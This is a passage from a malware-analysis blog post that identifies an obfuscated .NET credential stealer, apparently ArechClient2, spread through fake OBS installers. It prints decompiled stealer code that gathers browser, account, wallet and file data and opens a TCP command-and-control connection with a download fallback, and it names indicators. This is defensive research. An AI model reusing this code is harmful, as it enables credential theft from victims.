
```
try
{
    A_1.ScanDetails = new ScanDetails
    {
        AvailableLanguages = new List<string>(),
        Browsers = new List<Browser>(),
        FtpConnections = new List<Account>(),
        DicrFiles = new List<ScannedFile>(),
        GameLauncherFiles = new List<ScannedFile>(),
        InstalledBrowsers = new List<BrowserVersion>(),
        MessageClientFiles = new List<ScannedFile>(),
        NordAccounts = new List<Account>(),
        Open = new List<ScannedFile>(),
        Processes = new List<string>(),
        Proton = new List<ScannedFile>(),
        ScannedFiles = new List<ScannedFile>(),
        ScannedWallets = new List<ScannedFile>(),
        SecurityUtils = new List<string>(),
        Softwares = new List<string>(),
        SystemHardwares = new List<SystemHardware>()
    };
    eb.d(A_0, ref A_1);
    A_1.SeenBefore = eb.c();
    global::x.f(A_1);
    foreach (ob ob in ib.b)
    {
        try
        {
            ob(A_0, ref A_1);
        }
        catch (InvalidOperationException ex)
        {
            throw ex;
        }
        catch (Exception)
        {
        }
    }
    eb.e(A_0, ref A_1);
    result = true;
```

Figure 16 — Stealer == True

From the function names and some other artifacts, it's clear that we are looking at a Credential Stealer. It fingerprints the system and then steals as much sensitive data as possible. Just as we expected.

We also see the creation of a TCP Client, which is used for C2 Communication:

Press enter or click to view image in full size



```
}
else
{
    cj.g = new TcpClient();
    cj.g.ReceiveBufferSize = xj.a.b;
    cj.g.SendBufferSize = xj.a.b;
    try
    {
        TcpClient tcpClient = cj.g;
        xj xj = xj.a;
        ch.a = flag;
        tcpClient.Connect(xj.c, Convert.ToInt32(xj.a.d));
        cj.f = new fj(cj.g.Client);
        cj.r();
        result = true;
    }
    catch
    {
        bool flag2 = string.IsNullOrWhiteSpace(xj.a.g);
        int num = 0;
        <Module>.c = flag;
        bool flag3 = flag2 == num;
        if (flag3)
        {
            xj.a.c = new WebClient().DownloadString(xj.a.g);
        }
        result = false;
    }
```

Figure 17 — TCP Client

A string dump was released by dr4konia. A slightly cleaned-up version by me can be found here. It further proves the malicious nature of this binary.

As we can't fully deobfuscate the binary, we can not fully prove what Stealer this is. However, based on several artifacts, I do believe we are dealing with a highly obfuscated Version of Arechclient2/Sectop_Rat.

First, ArechClient2 Detections which are based on the TCP Connection Init by ArechClient2 did hit on VirusTotal. Second, MalwareBazaar also identifies it as ArechClient2. Prior Analysis of this threat has shown very similar TTP: A connection via TCP/IP, a Connection to Port 15647, JSON-based communication, a connection attempt to eth0[.]me, even the Strings observed in the string dump by dr4konia, all align with this threat.

Press enter or click to view image in full size

Figure 18 — Old analysis left, our analysis string dump right

So, the reversing is done, the Threat is identified, and we are done, right?

Well, not fully, there is some more info I would like to add.

First of all, my initial goal in this analysis besides the identification of the threat was to decrypt the log data accessible in the Open Directory mentioned in Figure 2. However, while dr4konia was able to uncover the AES Key used by our sample, it appears that the IV used is randomly generated and attached to the extracted data. This makes decryption of the data impossible.

Secondly, I initially thought this threat was shared via a crypto scam attack, based on the URLs associated with our initial IP address (77.73.133.81). However, after further research, I discovered that the Execution Parent of our Sample is actually a file called “obs-installer-setupx64–29.685.zip”.

This shows that the sample is probably shared through one of the many Google Ads Campaigns which are currently ongoing, where threat actors register malicious websites, make them appear like official software pages, and then lure victims into downloading malicious software. These pages are often advertised through Google Ad Campaigns, allowing the Threat Actors to place their malicious sites right at the top of Google Searches for the Software Product in question. And these campaigns prove to be successful. The OpenDirectory with the alleged LogData contained 18.158 individual files, meaning this actor alone has likely hacked more than 18000 victims. IT Security Researcher Germán Fernández also noticed this connection and found 70 domains associated with this threat.

Well, I will leave it here for today. If you have read until here, I am glad you made it. I want to take this opportunity to thank grep_security for reaching out with his question. It was a nice hunt and I am happy we made it. Thanks again to all the people who helped during this investigation.

If you haven't, please follow my Twitter for more awesome IT-Security content. Also follow dr4k0nia, grep_security, and all the others mentioned above, they deserve it :)

For a list of IoC, please see this file on Github.

Until next time!

Cheers

Update (05.02.2023):

@dr4k0nia followed up with her own blog on this topic.

If you want to get more insights on how to reverse the AutoIt Script and the final .Net payload, check out: https://dr4k0nia.github.io/posts/Analysing-a-sample-of-ArechClient2/.
